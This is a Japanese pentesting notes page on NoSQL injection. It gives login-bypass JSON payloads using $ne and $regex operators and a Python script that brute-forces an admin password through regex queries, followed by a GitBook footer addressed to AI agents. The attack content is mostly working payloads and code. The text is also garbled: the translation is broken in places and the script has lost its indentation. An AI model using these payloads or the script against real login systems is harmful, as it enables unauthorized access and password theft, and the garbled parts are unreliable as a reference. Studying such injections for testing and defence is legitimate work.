> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/nosql-attack/nosql-injection-pentesting-web.md).
# NoSQL インジェクション
NoSQL インジェクションに関する、Webアプリケーションのペネトレーションテスト、エクスプロイトのワークフロー、ペイロード検証、影響評価、修正の文脈でのメモ。
## Burp Suite を使った手動 NoSQL インジェクション


Burp Suite でログインリクエストをインターセプトする:

ユーザー名がわかっている場合は、この形式でクエリを送信できます **admin**、ただし **パスワードは不明です** そして〜ではない `admin`:
```json
{
"username": "admin",
"password": {
"$ne": "admin"
}
}
```

ユーザー名も **username** パスワードも **パスワード**:
```json
{
"username": {
"$ne": "ThisUserDoesNotExist"
},
"password": {
"$ne": "admin"
}
}
```

この **正規表現** ユーザー名がどのように **始まるかがわかっている場合**; この場合は、文字 `1つの`:
```json
{
"username": {
"$regex": "^a"
},
"password": {
"$ne": "admin"
}
}
```
## Pythonスクリプト:
以下のPythonスクリプトはこのプロセスを自動化し、ユーザー名がわかっている場合にパスワードを見つけるよう設計されています。 *各状況に応じてユーザー名と対象URLを変更してください*:
```python
#!/usr/bin/python3
from pwn import *
import requests, time, sys, signal, string
def def_handler(sig, frame):
print("/n/n[!] 終了中.../n")
sys.exit(1)
# NoSQLインジェクション
signal.signal(signal.SIGINT, def_handler)
# NoSQLインジェクション
login_url = "http://localhost:4000/user/login"
characters = string.ascii_lowercase + string.ascii_uppercase + string.digits
def makeNoSQLI():
password = ""
p1 = log.progress("総当たり")
p1.status("総当たり処理を開始しています")
time.sleep(2)
p2 = log.progress("パスワード")
for position in range(0, 100):
for character in characters:
post_data = '{"username":"admin","password":{"$regex":"^%s%s"}}' % (password, character)
p1.status(post_data)
headers = {'Content-Type': 'application/json'}
r = requests.post(login_url, headers=headers, data=post_data)
if "ユーザーとしてログインしました" in r.text:
password += character
p2.status(password)
break
if __name__ == '__main__':
makeNoSQLI()
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/nosql-attack/nosql-injection-pentesting-web.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.